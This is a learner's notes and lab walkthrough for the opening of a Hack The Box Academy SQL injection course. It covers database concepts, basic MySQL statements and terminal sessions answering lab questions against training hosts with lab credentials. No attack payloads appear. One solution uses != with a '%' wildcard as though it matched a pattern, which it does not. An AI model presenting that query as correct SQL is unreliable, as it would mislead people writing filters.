





Eric Mwenda

SQL Injections Fundamentals

<https://academy.hackthebox.com/achievement/596337/33>



Most modern web applications utilize a database structure on the back-end. Such databases are used to store and retrieve data related to the web application, from actual web content to user information and content, and so on. To make the web applications dynamic, the web application has to interact with the database in real-time. As HTTP(S) requests arrive from the user, the web application's back-end will issue queries to the database to build the response.



SQL injection refers to attacks against relational databases such as **MySQL**

Injections against non-relational databases, such as MongoDB, are **NoSQL** injection

SQL Injection

In SQL Injection the attacker has to inject code outside the expected user input limits, so it does not get executed as simple user input. In the most basic case, this is done by injecting a single quote (') or a double quote (") to escape the limits of user input and inject data directly into the SQL query.

SQL injections cause many password and data breaches against websites, which are then re-used to steal user accounts, access other services or perform other nefarious actions.

Prevention

SQL injections are usually caused by poorly coded web applications or poorly secured back-end server and databases privileges

SQL injections can be reduced through secure coding methods like user input sanitization and validation and proper back-end user privileges and control.

Intro to Databases

Web applications utilize back-end databases to store various content and information related to the web application. This can be core web application assets like images and files, content like posts and updates, or user data like usernames and passwords.

Traditionally, an application used file-based databases, which was very slow with the increase in size. This led to the adoption of Database Management Systems (**DBMS**).

Database Management Systems

A Database Management System (DBMS) helps create, define, host, and manage databases. Various kinds of DBMS were designed over time, such as file-based, Relational DBMS (RDBMS), NoSQL, Graph based, and Key/Value stores.

There are multiple ways to interact with a DBMS, such as command-line tools, graphical interfaces, or even APIs (Application Programming Interfaces). DBMS is used in various banking, finance, and education sectors to record large amounts of data. Some of the essential features of a DBMS include:

Feature	Description
Concurrency	A real-world application might have multiple users interacting with it simultaneously. A DBMS makes sure that these concurrent interactions succeed without corrupting or losing any data.
Consistency	With so many concurrent interactions, the DBMS needs to ensure that the data remains consistent and valid throughout the database.
Security	DBMS provides fine-grained security controls through user authentication and permissions. This will prevent unauthorized viewing or editing of sensitive data.
Reliability	It is easy to backup databases and rolls them back to a previous state in case of data loss or a breach.
Structured Query Language	SQL simplifies user interaction with the database with an intuitive syntax supporting various operations.

Types of Database

Databases are categorized into Relational Databases and Non-Relational Databases. Only Relational Databases utilize SQL, while Non-Relational databases utilize a variety of methods for communications.

Relational Database

A relational database is the most common type of database. It uses a schema, a template, to dictate the data structure stored in the database.

Tables in a relational database are associated with keys that provide a quick database summary or access to the specific row or column when specific data needs to be reviewed. These tables, also called entities, are all related to each other. For example, the customer information table can provide each customer with a specific ID that can indicate everything we need to know about that customer, such as an address, name, and contact information.

One table is linked to another using its key, called a relational database management system (RDBMS).

Non-relational Databases

A non-relational database (also called a NoSQL database) does not use tables, rows, and columns or prime keys, relationships, or schemas. Instead, a NoSQL database stores data using various storage models, depending on the type of data stored. Due to the lack of a defined structure for the database, NoSQL databases are very scalable and flexible. Therefore, when dealing with datasets that are not very well defined and structured, a NoSQL database would be the best choice for storing such data.

There are four common storage models for NoSQL databases:

1. Key-Value
2. Document-Based
3. Wide-Column
4. Graph

The most common example of a NoSQL database is MongoDB.

SQL

SQL can be used to perform the following actions:

1. Retrieve data
2. Update data
3. Delete data
4. Create new tables and databases
5. Add / remove users
6. Assign permissions to these users

SQL can be accessed using command line.

Syntax:- `mysql -u root -p` or `mysql -u root -h docker.hackthebox.eu -P 3306 -p`

Note: The default MySQL/MariaDB port is (3306), but it can be configured to another port. It is specified using an uppercase ``P``, unlike the lowercase ``p`` used for passwords.

The `-u` flag is used to supply the username and the `-p` flag for the password.

The `-p` flag should be passed empty, so we are prompted to enter the password and do not pass it directly on the command line since it could be stored in cleartext in the `bash_history` file.

Creating a database

A new database can be created within the MySQL DBMS using the `CREATE DATABASE` statement.

Example: **`CREATE DATABASE users;`**

MySQL expects command-line queries to be terminated with a semi-colon.

We can view the list of databases with **`SHOW DATABASES`**, and we can switch to the users database with the **`USE statement`**.

```
Intro to MySQL

mysql> SHOW DATABASES;

+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sys |
| users |
+-----+

mysql> USE users;

Database changed
```

Tables

DBMS stores data in the form of tables. A table is made up of horizontal rows and vertical columns. The intersection of a row and a column is called a cell. Every table is created with a fixed set of columns, where each column is of a particular data type.

A data type defines what kind of value is to be held by a column. Common examples are numbers, strings, date, time, and binary data. There could be data types specific to DBMS as well.

Tables are created using the **CREATE TABLE** SQL query:

```
Code: sql

CREATE TABLE logins (
    id INT,
    username VARCHAR(100),
    password VARCHAR(100),
    date_of_joining DATETIME
);
```

To show tables available we use **SHOW TABLES** statement.

The **DESCRIBE** keyword is used to list the table structure with its fields and data types.

```
Intro to MySQL

mysql> DESCRIBE logins;

+-----+-----+
| Field | Type |
+-----+-----+
| id    | int  |
| username | varchar(100) |
| password | varchar(100) |
| date_of_joining | date |
+-----+-----+
4 rows in set (0.00 sec)
```

Table Properties

An example, we can set the id column to auto-increment using the **AUTO_INCREMENT** keyword, which automatically increments the id by one every time a new item is added to the table:

Code: sql

```
id INT NOT NULL AUTO_INCREMENT,
```

The **NOT NULL** constraint ensures that a particular column is never left empty 'i.e., required field.'

We can also use the **UNIQUE** constraint to ensure that the inserted items are always unique. For example, if we use it with the username column, we can ensure that no two users will have the same username.

Code: sql

```
username VARCHAR(100) UNIQUE NOT NULL,
```

Another property is the **DEFAULT** keyword, which is used to specify the default value. For example, within the date_of_joining column, we can set the default value to Now(), which in MySQL returns the current date and time:

Code: sql

```
date_of_joining DATETIME DEFAULT NOW(),
```

Finally, one of the most important properties is **PRIMARY KEY**, which we can use to uniquely identify each record in the table, referring to all data of a record within a table for relational databases.

Code: sql

```
PRIMARY KEY (id)
```

Creating table login example:-

```
CREATE TABLE logins (  
    id INT NOT NULL AUTO_INCREMENT,  
    username VARCHAR(100) UNIQUE NOT NULL,  
    password VARCHAR(100) NOT NULL,  
    date_of_joining DATETIME DEFAULT NOW(),  
    PRIMARY KEY (id)  
);
```

Questions

Target: 94.237.54.48:31681

Authenticate to 94.237.54.48 with user "root" and password "password"


Connect to the database using the MySQL client from the command line. Use the 'show databases;' command to list databases in the DBMS. What is the name of the first database?

Ans: employees

First was to open my terminal then activate my vpn.

Once that was done I proceeded to connect to MySQL database using my terminal.

Command used:- **mysql -u root -h 94.237.54.48 -P 31681 -p**



```
root@kali: /home/coderic/Downloads/htb_academy
coderic@kali:~$ cd Downloads/htb_academy
coderic@kali:~/Downloads/htb_academy$ sudo su
[sudo] password for coderic:
root@kali:~/Downloads/htb_academy$ mysql -u root -h 94.237.54.48 -P 31681 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 3
Server version: 10.7.3-MariaDB-1:10.7.3+maria-focal mariadb.org binary distribution
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| employees |
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.202 sec)

MariaDB [(none)]>
```


SQL Statements

INSERT Statement

The INSERT statement is used to add new records to a given table.

Syntax: **INSERT INTO table_name VALUES (column1_value, column2_value, column3_value, ...);**

Real case example:



```
SQL Statements

mysql> INSERT INTO logins VALUES(1, 'admin', 'p@ssw0rd', '2020-07-02');

Query OK, 1 row affected (0.00 sec)
```

The example above shows how to add a new login to the logins table, with appropriate values for each column. However, we can skip filling columns with default values, such as id and date_of_joining. This can be done by specifying the column names to insert values into a table selectively.

Note: skipping columns with the 'NOT NULL' constraint will result in an error, as it is a required value.

Alternatively:

We can do the same to insert values into the `logins` table:

```
mysql> INSERT INTO logins(username, password) VALUES('administrator', 'admin_p@ss');

Query OK, 1 row affected (0.00 sec)
```

We inserted a username-password pair in the example above while skipping the `id` and `date_of_joining` columns.

Note: The examples insert cleartext passwords into the table, for demonstration only. This is a bad practice, as passwords should always be hashed/encrypted before storage.

We can also insert multiple records at once by separating them with a comma:

```
mysql> INSERT INTO logins(username, password) VALUES ('john', 'john123!'), ('tom', 'tom123!');

Query OK, 2 rows affected (0.00 sec)
Records: 2  Duplicates: 0  Warnings: 0
```

SELECT Statement.

This statement can be used to perform various tasks one of them is to retrieve data

Syntax:

```
Code: sql

SELECT * FROM table_name;
```

The asterisk symbol (*) acts as a wildcard and selects all the columns. The FROM keyword is used to denote the table to select from

It is possible to view data present in specific columns as well:

```
Code: sql

SELECT column1, column2 FROM table_name;
```

DROP Statement

We can use **DROP** to remove tables and databases from the server.

```
mysql> DROP TABLE logins;

Query OK, 0 rows affected (0.01 sec)
```


ALTER Statement

We can use ALTER to change the name of any table and any of its fields or to delete or add a new column to an existing table.

```
SQL Statements
mysql> ALTER TABLE logins ADD newColumn INT;
Query OK, 0 rows affected (0.01 sec)

To rename a column, we can use RENAME COLUMN:

SQL Statements
mysql> ALTER TABLE logins RENAME COLUMN newColumn TO oldColumn;
Query OK, 0 rows affected (0.01 sec)

We can also change a column's datatype with MODIFY:

SQL Statements
mysql> ALTER TABLE logins MODIFY oldColumn DATE;
Query OK, 0 rows affected (0.01 sec)

Finally, we can drop a column using DROP:

SQL Statements
mysql> ALTER TABLE logins DROP oldColumn;
Query OK, 0 rows affected (0.01 sec)
```

UPDATE Statement

While ALTER is used to change a table's properties, the UPDATE statement can be used to update specific records within a table, based on certain conditions.

Syntax:-

UPDATE table_name SET column1=newvalue1, column2=newvalue2, ... WHERE <condition>;

Example:

mysql> UPDATE logins SET password = 'change_password' WHERE id > 1;

```
SQL Statements

mysql> UPDATE logins SET password = 'change_password' WHERE id > 1;

Query OK, 3 rows affected (0.00 sec)
Rows matched: 3  Changed: 3  Warnings: 0
```

Results:

```
mysql> SELECT * FROM logins;

+----+-----+-----+-----+
| id | username | password | date_of_joining |
+----+-----+-----+-----+
| 1 | admin | p@ssw0rd | 2020-07-02 00:00:00 |
| 2 | administrator | change_password | 2020-07-02 11:30:50 |
| 3 | john | change_password | 2020-07-02 11:47:16 |
| 4 | tom | change_password | 2020-07-02 11:47:16 |
+----+-----+-----+-----+
4 rows in set (0.00 sec)
```


Questions

Target: 94.237.58.211:43656

Authenticate to 94.237.58.211 with user "root" and password "password"

What is the department number for the 'Development' department?

Ans: d005

First step was to connect to the database using the terminal.

Command used:- `mysql -u root -h 94.237.58.211 -P 43656 -p`

```
(root@kali)-[/home/coderic/Downloads/htb_academy]
# mysql -u root -h 94.237.58.211 -P 43656 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 3
Server version: 10.7.3-MariaDB-1:10.7.3+maria-focal mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| employees |
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.183 sec)
```

Once I was in I did some navigation up to the departments table.

```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| employees |
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.183 sec)

MariaDB [(none)]> use employees;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [employees]> show tables;
+-----+
| Tables_in_employees |
+-----+
| current_dept_emp |
| departments |
| dept_emp |
| dept_emp_latest_date |
| dept_manager |
| employees |
| salaries |
| titles |
+-----+
8 rows in set (0.193 sec)
```

To view more info about the table departments I used command:-

select * from departments;

```
Database changed
MariaDB [employees]> show tables;
+-----+
| Tables_in_employees |
+-----+
| current_dept_emp |
| departments |
| dept_emp |
| dept_emp_latest_date |
| dept_manager |
| employees |
| salaries |
| titles |
+-----+
8 rows in set (0.193 sec)

MariaDB [employees]> use departments;
ERROR 1049 (42000): Unknown database 'departments'
MariaDB [employees]> select * from departments;
+-----+-----+
| dept_no | dept_name |
+-----+-----+
| d009 | Customer Service |
| d005 | Development |
| d002 | Finance |
| d003 | Human Resources |
| d001 | Marketing |
| d004 | Production |
| d006 | Quality Management |
| d008 | Research |
| d007 | Sales |
+-----+-----+
9 rows in set (0.251 sec)

MariaDB [employees]>
```


Query Results

In this section, we will learn how to control the results output of any query.

Sorting Results

We can sort the results of any query using **ORDER BY** and specifying the column to sort by:

mysql> SELECT * FROM logins ORDER BY password;



The screenshot shows a MySQL terminal window with the title "Query Results". The command entered is `mysql> SELECT * FROM logins ORDER BY password;`. The output is a table with 4 columns: `id`, `username`, `password`, and `date_of_joining`. The results are sorted by password in ascending order.

id	username	password	date_of_joining
2	administrator	admin_p@ss	2020-07-02 11:30:50
3	john	john123!	2020-07-02 11:47:16
1	admin	p@ssw0rd	2020-07-02 00:00:00
4	tom	tom123!	2020-07-02 11:47:16

4 rows in set (0.00 sec)

By default, the sort is done in ascending order, but we can also sort the results by ASC or DESC:

LIMIT results

Using the LIMIT statement we can limit the number of records we want.

In our case we limited to 2 records.

Command used:- **SELECT * FROM logins LIMIT 2;**




The screenshot shows a MySQL terminal window with the title "Query Results". The command entered is `mysql> SELECT * FROM logins LIMIT 2;`. The output is a table with 4 columns: `id`, `username`, `password`, and `date_of_joining`. Only the first two rows are displayed.

id	username	password	date_of_joining
1	admin	p@ssw0rd	2020-07-02 00:00:00
2	administrator	admin_p@ss	2020-07-02 11:30:50

2 rows in set (0.00 sec)

we can also specify the offset before the LIMIT count:

Command used:- mysql> SELECT * FROM logins LIMIT 1, 2;



The screenshot shows a MySQL terminal window with the title "Query Results". The command entered is `mysql> SELECT * FROM logins LIMIT 1, 2;`. The output is a table with 4 columns: `id`, `username`, `password`, and `date_of_joining`. The first row is skipped, and the next two rows are displayed.

id	username	password	date_of_joining
2	administrator	admin_p@ss	2020-07-02 11:30:50
3	john	john123!	2020-07-02 11:47:16

2 rows in set (0.00 sec)

WHERE Clause

To filter or search for specific data, we can use conditions with the SELECT statement using the WHERE clause, to fine-tune the results:

Syntax:- SELECT * FROM table_name WHERE <condition>;

```
mysql> SELECT * FROM logins WHERE id > 1;
```

id	username	password	date_of_joining
2	administrator	admin_p@ss	2020-07-02 11:30:50
3	john	john123!	2020-07-02 11:47:16
4	tom	tom123!	2020-07-02 11:47:16

3 rows in set (0.00 sec)

SELECT * FROM logins where username = 'admin';

```
mysql> SELECT * FROM logins where username = 'admin';
```

id	username	password	date_of_joining
1	admin	p@ssw0rd	2020-07-02 00:00:00

1 row in set (0.00 sec)

LIKE Clause

Another useful SQL clause is LIKE, enabling selecting records by matching a certain pattern.

The query below retrieves all records with usernames starting with admin:

mysql> SELECT * FROM logins WHERE username LIKE 'admin%';

```
mysql> SELECT * FROM logins WHERE username LIKE 'admin%';
```

id	username	password	date_of_joining
1	admin	p@ssw0rd	2020-07-02 00:00:00
4	administrator	admin_p@ss	2020-07-02 15:19:02

2 rows in set (0.00 sec)

The % symbol acts as a wildcard and matches all characters after admin. It is used to match zero or more characters. Similarly, the _ symbol is used to match exactly one character. The below query matches all usernames with exactly three characters in them, which in this case was tom:

mysql> SELECT * FROM logins WHERE username like '___';

```
Query Results

mysql> SELECT * FROM logins WHERE username like '___';

+----+-----+-----+-----+
| id | username | password | date_of_joining |
+----+-----+-----+-----+
| 3 | tom      | tom123!  | 2020-07-02 15:18:56 |
+----+-----+-----+-----+

1 row in set (0.01 sec)
```

Questions

Target: 94.237.58.211:43656

Authenticate to 94.237.58.211 with user "root" and password "password"

What is the last name of the employee whose first name starts with "Bar" AND who was hired on 1990-01-01?

Ans: Mitchem

Command used:-

MariaDB [employees]> select * from employees where first_name like 'Bar%' && hire_date = '1990-01-01';

```
root@kali: /home/coderic/Downloads/htb_academy

File Actions Edit View Help
mysql -u root -h 94.237.58.211 -P 36993 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 5
Server version: 10.7.3-MariaDB-1:10.7.3+maria-focal mariadb.org binary distribution
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| employees |
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.181 sec)

MariaDB [(none)]> use employees;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [employees]> show tables;
+-----+
| Tables_in_employees |
+-----+
| current_dept_emp |
| departments |
| dept_emp |
| dept_emp_latest_date |
| dept_manager |
| employees |
| salaries |
| titles |
+-----+
8 rows in set (0.238 sec)

MariaDB [employees]> select * from where first_name like 'Bar%' && hire_date = '1990-01-01';
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'where first_name like 'Bar%' && hire_date = '1990-01-01'' at line 1
MariaDB [employees]> select * from employees where first_name like 'Bar%' && hire_date = '1990-01-01';
+-----+-----+-----+-----+-----+
| emp_no | birth_date | first_name | last_name | gender | hire_date |
+-----+-----+-----+-----+-----+
| 10227 | 1953-10-09 | Barton | Mitchem | M | 1990-01-01 |
+-----+-----+-----+-----+-----+
1 row in set (0.172 sec)

MariaDB [employees]>
```

SQL Operators

Sometimes, expressions with a single condition are not enough to satisfy the user's requirement. For that, SQL supports Logical Operators to use multiple conditions at once. The most common logical operators are AND, OR, and NOT.

AND Operator

The AND operator takes in two conditions and returns true or false based on their evaluation:

Syntax:- **condition1 AND condition2**

The result of the **AND** operation is **true** if and only if both **condition1** and **condition2** evaluate to **true**:

```
SQL Operators

mysql> SELECT 1 = 1 AND 'test' = 'test';

+-----+
| 1 = 1 AND 'test' = 'test' |
+-----+
| 1 |
+-----+
1 row in set (0.00 sec)

mysql> SELECT 1 = 1 AND 'test' = 'abc';

+-----+
| 1 = 1 AND 'test' = 'abc' |
+-----+
| 0 |
+-----+
1 row in set (0.00 sec)
```

Value 1 is considered as true, 0 is considered false

OR Operator

The OR operator takes in two expressions as well, and returns true when at least one of them evaluates to true:

```
SQL Operators

mysql> SELECT 1 = 1 OR 'test' = 'abc';

+-----+
| 1 = 1 OR 'test' = 'abc' |
+-----+
| 1 |
+-----+
1 row in set (0.00 sec)

mysql> SELECT 1 = 2 OR 'test' = 'abc';

+-----+
| 1 = 2 OR 'test' = 'abc' |
+-----+
| 0 |
+-----+
1 row in set (0.00 sec)
```

NOT Operator

The NOT operator simply toggles a boolean value 'i.e. true is converted to false and vice versa':

```
SQL Operators

mysql> SELECT NOT 1 = 1;

+-----+
| NOT 1 = 1 |
+-----+
| 0 |
+-----+
1 row in set (0.00 sec)

mysql> SELECT NOT 1 = 2;

+-----+
| NOT 1 = 2 |
+-----+
| 1 |
+-----+
1 row in set (0.00 sec)
```

Symbol Operators

The AND, OR and NOT operators can also be represented as &&, || and !, respectively.

```
symbol operators:

SQL Operators

mysql> SELECT 1 = 1 && 'test' = 'abc';

+-----+
| 1 = 1 && 'test' = 'abc' |
+-----+
| 0 |
+-----+
1 row in set, 1 warning (0.00 sec)

mysql> SELECT 1 = 1 || 'test' = 'abc';

+-----+
| 1 = 1 || 'test' = 'abc' |
+-----+
| 1 |
+-----+
1 row in set, 1 warning (0.00 sec)

mysql> SELECT 1 != 1;

+-----+
| 1 != 1 |
+-----+
| 0 |
+-----+
1 row in set (0.00 sec)
```

Operators in queries

Operators can be used in queries. The following query lists all records where the username is NOT john:

```
SQL Operators

mysql> SELECT * FROM logins WHERE username != 'john';

+----+-----+-----+-----+
| id | username | password | date_of_joining |
+----+-----+-----+-----+
| 1 | admin | p@ssw0rd | 2020-07-02 00:00:00 |
| 2 | administrator | admin_p@ss | 2020-07-02 11:30:50 |
| 4 | tom | tom123! | 2020-07-02 11:47:16 |
+----+-----+-----+-----+
3 rows in set (0.00 sec)

The next query selects users who have their id greater than 1 AND username NOT equal to john:

SQL Operators

mysql> SELECT * FROM logins WHERE username != 'john' AND id > 1;

+----+-----+-----+-----+
| id | username | password | date_of_joining |
+----+-----+-----+-----+
| 2 | administrator | admin_p@ss | 2020-07-02 11:30:50 |
| 4 | tom | tom123! | 2020-07-02 11:47:16 |
+----+-----+-----+-----+
2 rows in set (0.00 sec)
```

Multiple Operator Precedence

SQL supports various other operations such as addition, division as well as bitwise operations.

Here is a list of common operations and their precedence, as seen in the MariaDB Documentation:

- Division (/), Multiplication (*), and Modulus (%)
- Addition (+) and subtraction (-)
- Comparison (=, >, <, <=, >=, !=, LIKE)
- NOT (!)
- AND (&&)
- OR (||)

The query has four operations: !=, AND, >, and -. From the operator precedence, we know that subtraction comes first, so it will first evaluate 3 - 2 to 1:

```
Code: sql
SELECT * FROM logins WHERE username != 'tom' AND id > 3 - 2;

The query has four operations: !=, AND, >, and -. From the operator precedence, we know that subtraction comes first, so it will first evaluate 3 - 2 to 1:

Code: sql
SELECT * FROM logins WHERE username != 'tom' AND id > 1;
```

Questions

Target: 94.237.58.211:36993

Authenticate to 94.237.58.211 with user "root" and password "password"

In the 'titles' table, what is the number of records WHERE the employee number is greater than 10000 OR their title does NOT contain 'engineer'?

Ans: 654 Rows

Command used:- **select * from titles where title != '%Engineer%' OR emp_no > 10000;**

```
MariaDB [employees]> select * from titles where title != '%Engineer%' OR emp_no > 10000;
+-----+-----+-----+-----+
| emp_no | title           | from_date | to_date |
+-----+-----+-----+-----+
| 10001 | Senior Engineer | 1986-06-26 | 1999-01-01 |
| 10002 | Senior Engineer | 1995-12-03 | 1999-01-01 |
| 10003 | Engineer        | 1986-12-01 | 1995-12-01 |
| 10004 | Senior Engineer | 1995-12-01 | 1999-01-01 |
| 10005 | Senior Staff    | 1996-09-12 | 1999-01-01 |
| 10006 | Staff           | 1989-09-12 | 1996-09-12 |
| 10007 | Senior Engineer | 1990-08-05 | 1999-01-01 |
| 10008 | Senior Staff    | 1996-02-11 | 1999-01-01 |
| 10009 | Staff           | 1989-02-10 | 1996-02-11 |
| 10010 | Assistant Engineer | 1998-03-11 | 2000-07-31 |
| 10011 | Assistant Engineer | 1985-02-18 | 1998-02-18 |
| 10012 | Engineer        | 1990-02-18 | 1995-02-18 |
| 10013 | Senior Engineer | 1995-02-18 | 1999-01-01 |
| 10014 | Engineer        | 1996-11-24 | 1999-01-01 |
| 10015 | Staff           | 1990-01-22 | 1996-11-09 |
| 10016 | Engineer        | 1992-12-18 | 2000-12-18 |
| 10017 | Senior Engineer | 2000-12-18 | 1999-01-01 |
| 10018 | Senior Staff    | 1985-10-20 | 1999-01-01 |
| 10019 | Engineer        | 1993-12-29 | 1999-01-01 |
| 10020 | Senior Staff    | 1992-09-19 | 1993-08-22 |
| 10021 | Staff           | 1998-02-11 | 1999-01-01 |
| 10022 | Senior Staff    | 2000-08-03 | 1999-01-01 |
| 10023 | Staff           | 1993-08-03 | 2000-08-03 |
```

Results:

```
10637 | Assistant Engineer | 1998-01-19 | 1997-01-19 |
